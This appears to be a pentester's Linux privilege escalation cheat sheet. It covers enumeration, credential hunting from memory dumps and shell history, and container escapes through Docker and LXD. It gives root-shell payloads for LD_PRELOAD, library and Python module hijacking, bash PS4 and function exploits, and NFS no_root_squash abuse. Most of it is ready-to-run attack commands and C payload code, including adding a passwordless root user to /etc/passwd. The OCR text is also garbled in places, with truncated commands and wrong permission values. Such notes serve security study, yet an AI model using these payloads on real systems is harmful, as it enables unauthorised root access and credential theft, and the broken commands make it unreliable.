
Linux Privilege Escalation

Introduction to Linux Privilege Escalation

Requirements:

Linux Users Essentials , Linux File System , Linux Permissions


Note:
s =any user can execute the file with a permession of Owner user
t =only file owner can rename or delete
Wread = 2
Write = 4
Execute [On Dirs Means Allow cd or get on it] = 1
Means Write Permession Is Not allowed
Means Write and Read Permession Is Not allowed
-rwx
r-x
--x
Means Thats File Not Dir
Pwermessions of User Own the File
Pwermessions of Group who User own the File joined
Pwermessions of Other Users

Enumeration

▼ Manual

- **Enumerate Kernel version**

```
uname -a
```

- **Enumerate Sudo version**

  ```
  sudo -V
  ```

- **Eumerate System users**

  ```
  cat /etc/passwd |cut -d ":" -f 1
  ```

- **Eumerate System groups**

  ```
  cat /etc/group |cut -d ":" -f 1
  ```

- **Eumerate Services**

  ```
  netstat -anlp
  netstat -ano
  ```

- **Enumerate root run binaries**

  ```
  ps aux | grep root
  ```

- **Enumerate root Crontab**

  ```
  cat /etc/crontab | grep ‘root’
  ```

- **Enumerate binary version**

  ```
  program -v
  program --version
  program -V
  dpkg -l | grep “program”
  ```

- **Enumerate shells**

  ```
  cat /etc/shells
  ```

- **Enumerate current shell**

  ```
  echo $SHELL
  ```

- **Enumerate Shell Version**

  ```
  /bin/bash --version
  ```

- **Enumerate sudo rights**

  ```
  sudo -l
  ```

- **Enumerate root Crontab**

  ```
  cat /etc/crontab | grep ‘root’
  ```

- **Enumerate SUID - SGID executables**

  ```
  find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
  ```

- **Enumerate not-reseted Env Variables**

  ```
  sudo -l
  ```

- **Enumerate Backups**

```
find /var /etc /bin /sbin /home /usr/local/bin /usr/local/sbin /usr/bin /usr/games /usr/sbin /root /tmp -type f \( -name "*backup*" -o -name "*\.bak" -o -name "*\.bck" -o -name "*\.bk" \) 2>/dev/nulll
```

- **Enumerate DBs**

```
find / -name '.db' -o -name '.sqlite' -o -name '*.sqlite3' 2>/dev/null
```

- **Enumerate Hidden Files**

```
find / -type f -iname ".*" -ls 2>/dev/null
```

- **Enumerate Programming Languages**

```
which python
which perl
which ruby
which lua0
```

- **Shell stabilization & Escaping ristricted shells**
  - **Programming Languages [perl - ruby - python ….etc]**
  - **Escaping from Executables**
  - **Using Reverse Shells (pwncat - socat - ncat - netcat)**

Upgrade Simple Shells to Fully Interactive TTYs

Upgrade to Fully Interactive TTYs # At a Glance # More often than not, reverse, or bind shells are shells with limited interactive capabilities. Meaning no job control, no

https://0xffsec.com/handbook/shells/full-tty/

How to Escape from Restricted Shells


Escape from Restricted Shells # At a Glance # Restricted shells limit the default available capabilities of a regular shell and allow only a subset of system commands.

https://0xffsec.com/handbook/shells/restricted-shells/

GTFOBins

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems. The project collects legitimate

https://gtfobins.github.io/



▼ Automated

- **LinEnum**

`./LinEnum.sh`

- **LinPeas**

  `./linpeas.sh -e`

  https://github.com/luke-goddard/enumy

  https://github.com/sleventyeleven/linuxprivchecker

Exploitation

▼ Kernel Version Exploits

Search For Exploit For Kernel Version

- Linux Exploit suggester

  ```
  ./linux-exploit-suggester.sh -k 5.1.0
  ```

- searhsploit

  ```
  searchsploit kernel 5.1.0
  ```

- github search

▼ Sudo Version Exploits

Exploit sudo version

- **searhsploit**

  ```
  searchsploit sudo 1.6
  ```

- **github search**

▼ Weak permession

- **can read /etc/shadow**
  - Crack The Shadow

    - change the hash
    - edit the shadow
- **can read /etc/passwd**

  > The /etc/passwd file contains information about user accounts in some old linux versions /etc/passwd file contained user password hashes, and some versions of Linux will still allow password hashes to be stored there.
  >
  > Note that the /etc/passwd file is world-writable:

    - **First generate a password with one of the following commands.**

      ```
      mkpasswd -m SHA-512 hacker
      ```

    - **Turn it to `user:hash` formula**

      ```
      hacker:GENERATED_PASSWORD_HERE:0:0:Hacker:/root:/bin/
      ```

    - **You can now use the `su` command with `hacker:hacker`**
    - **you can edit uder with empty password**

      ```
      echo 'hacker::0:0::/root:/bin/bash' >>/etc/passwd
      ```

    - **You can now use the `su hacker` command**
- **can edit executables in with sudo rights located in $PATH or in any DIR**
    - over write it to spawn you a shell with bash|interpreted Language|C compiled Program
- **can edit executables content**

▼ Credential Hunting

- **Get insecure password storage for services**
    - some services store creds in a simple configration file in its directory
    - MySQL : phpconfig
    - SSH : sshkey cracking

  - service: search for .cfg as example

- **analyze Back up files**
- **analyze history to find command require password as argument**

  ```
  history |grep -i -E '\-p|\-pass|\-password|*:*|*@*|passw
  ```

- **Searching for “**password**” on machine Files**
- **Process Dump**
- **Memory Dump & Search For Credentials**

  https://github.com/huntergregal/mimipenguin

  ```
  ./mimipenguin.sh
  ```

- **Authenticator Process Dump & Search For Credentials**

  Locate Process

  ```
  ps -ef | grep "authenticator"
  ```

  Using gcore

  ```
  gcore 628868 ; strings core*|grep -i pass
  ```

  Using procdump

  ```
   procdump -p 628868  -o dump2.txt ;cat dump2.txt* | grep
  ```

- **Sudo Password Brute Force**

  https://github.com/carlospolop/su-bruteforce

  ```

  ./suBF.sh -u root -w passwords.txt -t 0.5 -s 0.003
  ```

- **/dev/mem Search**

  `/dev/mem` provides access to the system's **physical** memory, not the virtual memory

```
strings /dev/mem  | grep -i PASSword
```

▼ Docker PE Exploitation

- **Through Docker We Can mount host system files to an image and run image and Edit its files [image files+host system files]**
- **Mount host file system in Linux docker container you can**

```
sudo docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

- **Edit this mounted files [/etc/shadow] because You are root in Linux Container**

```
nano /etc/passwd
```

▼ LXD PE Exploitation

- **You Will Build an Machine in attacker machine & Transfare it lxd-Alpine-Builder github**

```
git clone https://github.com/saghul/lxd-alpine-builder
cd lxd-alpine-builder
./build-alpine
#To Fix Errors
----------------
#mkdir /rootfs/usr/share/alpine-mirrors;cd /rootfs/usr/s
```

- **You Will get File like alpine...........12.tar.gz**
- **use any file Transfare Technique To Transfare this file to Vectim machine**
- **In Vectim machine run this to mount host files in LXD alpine Container t**
- **Building an LXD container**

```
lxd init
#hit enter For all
lxc list
lxc image list

lxc image import ./alpine..........12.tar.gz --alias ha

lxc init hacked hacked-container -c security.privileged=

lxc config device add hacked-container mydevice disk sou

lxc start hacked-container

lxc exec hacked-container /bin/sh
```

- **Now You are root in this container [You Can Edit|show any file like etc shadow mounted from host]**

```
cd /mnt/hacked
cat /etc/shadow
```

Binaries Exploitation

This Techniques Applied on

- **sudo rights Binaries [NO PASSWD]**
- **SUID-SGID Binaries**

  `chmod u+s` `file.sh`any user Execute it as a owner user

  `chmod g+s` `file.sh`any user Execute it as a owner Group

  If Owner User is root you can run it with root Privs
- **auto executed with cronjob,systemctl**

  auto executed By the root continiuously without any interaction
- **sub executable [find it with examining main program** `strings <binarypath>` **or** `cat <binary path>`**and Found it Call another Executable]**
- **Local Network services run as root**
- **processes run as a root**

Executables can be

- fil.sh

- file [Bash Script]
- file.AppImage
- program [compiled from C]

assume binary’s name you want to exploit is rotexec

1- PATH manipulation

Technique taht you add a new path that system search for executables in it

```
echo 'int main() { setgid(0); setuid(0); system("/bin/bash"
gcc /tmp/rotexec.c -o /tmp/rotexec
export PATH=/tmp:$PATH
```

2- Object Injection

- **first What is .so Files**

> .so is refers to Shared Library files
> are similar to
> Dynamic Link Library (DLL) files
> Library : is A group Of classes + Functions Predefined You Can use it to ease coding
> shared Library is a library Loaded in memory called in runtime
> can be called from many applications in same time

- **first Find shared Object for the binary , locate its path**

  ```
  strace /usr/bin/rotexec 2>&1 |grep 'so' |grep -i -E 'ope
  ```

- **assume we find a file /usr/share/.config/libca.so**

  replace it with a shell_spawner.c

```
//shell_spawner.c
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject() {
    system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash
}
```

- **compile shell_spawner.c to be .so file with the same name & path for targeted shared object**


  ```
  gcc -shared -o  /usr/share/.config/libca.so -fPIC  /tmp/
  ```

  run the binary = get a root shell

3- Un reset environment Variables Leads to Load Mlaicious Libraries

[A] **LD_PRELOAD**

- **Check Line**



```
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty, env_keep+=LD_PRELOAD
```

Defaults   env_reset

#this means reset the environment variables values before executing any command as sudo

Defaults   env_keep+=LD_PRRELOAD

#this means dont reset the environment variable LD_PRELOAD value

LD_PRELOAD what is that ?


- **Ok let us Know what is LD_PRELOAD**

libraries [Code Blocks that Developer use its functions to ease coding]

files with .so extension called (loaded in ram) when execute a C combiled Program need them located in `/var/lib /usr/x86_64-linux-gnux32/lib64/l  /usr/lib32  /usr/lib64 /usr/lib`

with LD_PRELOAD you can simulate a Libraries calling which done By Normal Execution & enforce system to call specefic library as soon as C Program execution

this library can be malicious.so


Binary Compiled From C
We make Exploit that LD_PRELOAD env Variable Doesn't be reset and use it to load Specefic Shared Libs to the memory before Normal Execution
Malicious_lib.so
Search For Module Shared Libs in
/usr/lib
/var/lib
/usr/x86_64-linux-gnux32/lib64/
/usr/lib32
/usr/lib64
....
lib.so

- **Making Malicious_lib.so**


```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/bash");
}
```

- **use it with excution**

```
cd /tmp
gcc -fPIC -shared -o pe.so pe.c -nostartfiles
sudo LD_PRELOAD=Malicious_lib.so <COMMAND> #Use any comm
```

[B] LD_LIBRARY_PATH [Shared Library Hijacking]

- **Check Line**



```
/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty, env_keep+=LD_PRDELOAD, env_keep+=LD_LIBRARY_PATH
```

Defaults   env_reset

#this means reset the environment variables values before executing any command as sudo

Defaults   env_keep+=LD_LIBRARY_PATH

#this means dont reset the environment variable LD_LIBRARY_PATH value

LD_LIBRARY_PATH what is that ?


- **Ok let us Know what is LD_LIBRARY_PATH**

libraries [Code Blocks that Developer use its functions to ease coding]

files with .so extension called (loaded in ram) when execute a C combiled Program need them

located in `/var/lib /usr/x86_64-linux-gnux32/lib64/l  /usr/lib32  /usr/lib64 /usr/lib`

with LD_LIBRARY_PATH you can change (Manipulate)the Default path to Load called Libraries from it You can Add a path contains library with the sanme name of called library ex : lib.so to spawn you a shell as soon as Execution



We Make Exploit That LD_LIBRARY_PATH env Variable doesn't be reset and use it to replace the Default Path to search and load Called Libraries with another path Contains to load malicious lib with the same name of called lib

Search For Module Shared Libs in

/usr/lib
/var/lib
/usr/x86_64-linux-gnux32/lib64/
/usr/lib32
/usr/lib64
....

- **Enumerating Called Shared Libraries Name**

```
ldd /command_path
```

- **Making new malicous lib.so**

```
#include <stdio.h>
#include <stdlib.h>
//lib.c file
static void hijack() __attribute__((constructor));

void hijack() {
        unsetenv("LD_LIBRARY_PATH");
        setresuid(0,0,0);
        system("/bin/bash -p");
}
```


- **Compiling new malicous lib.so**

```
cd /newpath
gcc -o /tmp/lib.so -shared -fPIC /newpath/lib.c
```

- **spawn a shell**

```
sudo LD_LIBRARY_PATH=/tmp executable
```

4- Python Module Hijacking Exploitation


Python Code
lib.py
We make a Module [lib.py] in the same Dir
Of Python Code That Loaded instead of the
original library & its code Executed
Search For Module [lib.py] in
/usr/lib/python2.7
lib.py
lib.py

If We Found a sudo right command or crontab or bashscript called rotexec run as a root like

```
python2 /home/sofs/script/vip.py
```

and you can not write on it

as explaining on image

- **we will go to the file directory and Know modules called by python code**

  ```
  cd /home/sofs/script/
  ```

  ```
  cat vip.py
  ```

  ```
  #vip.py
  import os
  import zipfile

  def zipdir(path, ziph):
      for root, dirs, files in os.walk(path):
          for file in files:
              ziph.write(os.path.join(root, file))

  if __name__ == '__main__':
      zipf = zipfile.ZipFile('/var/backups/website.zip', '
      zipdir('/var/www/html', zipf)
      zipf.close()
  ```

- **we will make new file with same name of called modules in the same Directory**

  ```
  nano zipfile.py
  ```

  ```
  import pty
  pty.spawn("/bin/sh")
  ```

- **then run your command**

```
sudo python2 /home/sofs/script/vip.py
```

5 - Over Write File

```
echo "/bin/bash" >> /usr/bin/rotexec
```

6- Spawning Shell with Escaping to shell From executable

search on GitFoBins Name + [shell] filter

7- Search For Local PrivEsc Exploit (CVE)

metasploit

searchsploit

GitFoBins

8- Search For Local PrivEsc manual method

GitFoBins Name + [SUDO] Filter

Get Code By Reverse Engineering|ReadFile|strings

OverFlows Testing &


Exploit Logically Functionality of executable

9- Source Code Review Bugs Like OSCommand Injection & OverFlows

10- Executbale Full Path Exploit

Note : Bash Version Should Be <4.2-048

- **after Reading executable with `strings` - `cat` You Found that called another executble with Full Path**
- **We Will abuse a feature in some bash Versions allow us to define a function contains "`/`" forward slashes in its names**
- **assume We Found the executable content of `rotexec.sh` like**



```
cd /home/test/test ;
service apache2 start;
service mysql start;
php -S localhost:5050
/usr/bin/spm -v -f ;
```

- **We Will Define A function with the same name as executable path**

```
function /usr/bin/spm() { cp /bin/bash /tmp && chmod +s
export -f /usr/bin/spm
```

- **Then rotexec will retrive us a shell same name as executable path**

11- Exploit Debugging Mode

Note : Bash Version Should Be <4.4

When in debugging mode, Bash uses the environment variable **PS4** to display an extra prompt for debugging statements.

- **Run the** `/usr/local/bin/rotexec` **executable with bash debugging enabled and the PS4 variable set to an embedded command which creates an SUID version of /bin/bash:**

```
env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp/rootshe
```

- **Run the /tmp/rootbash executable with -p to spawn a shell running with root privileges:**

```
/tmp/rootshell -p
```

▼ NFS NO_Root_squashing Exploitation

> NFS is a network file share protocol

- **What is root_squash**

  By Default NFS has a method of writable files in shares on local machine

  a files with a permession as a remote user have on remote machine


  IF remote user is root in its machine NFS make technique called

  squashing which assume this remote user as nobody user in nobody group this technique can be disablled whith no_root_squash

so you can write a [/bin/sh spawner] binary in this directory with remote user root
which will be owned by root in local machine then make it a SUID bin to allow any body on local machine execute it as permessions of its owner (riit)

- **Enumerate Shared Files**


  showmount -e IP



```
root@ip-10-10-96-37:~# showmount -e 10.10.251.76
Export list for 10.10.251.76:
/home/ubuntu/sharedfolder *
/tmp                      *
/home/backup              *
```


- **Mount it On Your machine**

  mount -o rw IP:/shown_Mounted_files /anypath




```
root@ip-10-10-96-37:/mnt# mount -o rw 10.10.251.76:/tmp /mnt/1/
root@ip-10-10-96-37:/mnt#
root@ip-10-10-96-37:/mnt#
root@ip-10-10-96-37:/mnt#
root@ip-10-10-96-37:/mnt#
```

- **Make a shell spawner owned by root with remote user**




```
┌──(root💀XTeam)-[/mnt/1]
└─# cp /bin/sh .
```

- **allow any local user to execute this spwaner as a owner (root)**



```
┌──(root💀XTeam)-[/mnt/1]
└─# chnod +s sh
```

- **Go to the shared File in Vectim host and run spawner**



```
karen@ip-10-10-59-93:/tmp$ ls
sh
snap.lxd
systemd-private-4353838f178342bf8b4d54ed82ad6c5d
systemd-private-4353838f178342bf8b4d54ed82ad6c5d
systemd-private-4353838f178342bf8b4d54ed82ad6c5d
karen@ip-10-10-59-93:/tmp$ ./sh
$ 
```

▼ Session Hijacking [Screen-Tmux]

Session Hijacking means there are privileged user Opened a session on the system with some program now and you want to use it


screen sessions hijacking

> Screen is A program that you can store a session of Shell access and freeze its state to back it or connect it from another shell

> In **old versions** you may **hijack** sessions of a different user
> In
> **newest versions** you will be able to **connect** to screen sessions only of **your own user**.

- **Enumerating opened sessions**


```
screen -ls
```



```
┌──(root💀XTeam)-[~]
└─# screen -ls
There is a screen on:
        7120.pts-1.XTeam        (09/01/2022 12:36:20 PM)        (Attached)
1 Socket in /run/screen/S-root.

┌──(root💀XTeam)-[~]
└─# 
```

- **Hijacking opened sessions**

```
screen -dr <session> #The -d is to detacche whoever is a
screen -dr 7120.pts-1.XTeam
```




```
┌─(root💀XTeam)-[~]
└─# #This is my Oppened Session
```

Tmux sessions hijacking

- **List tmux sessions**

```
tmux ls
```

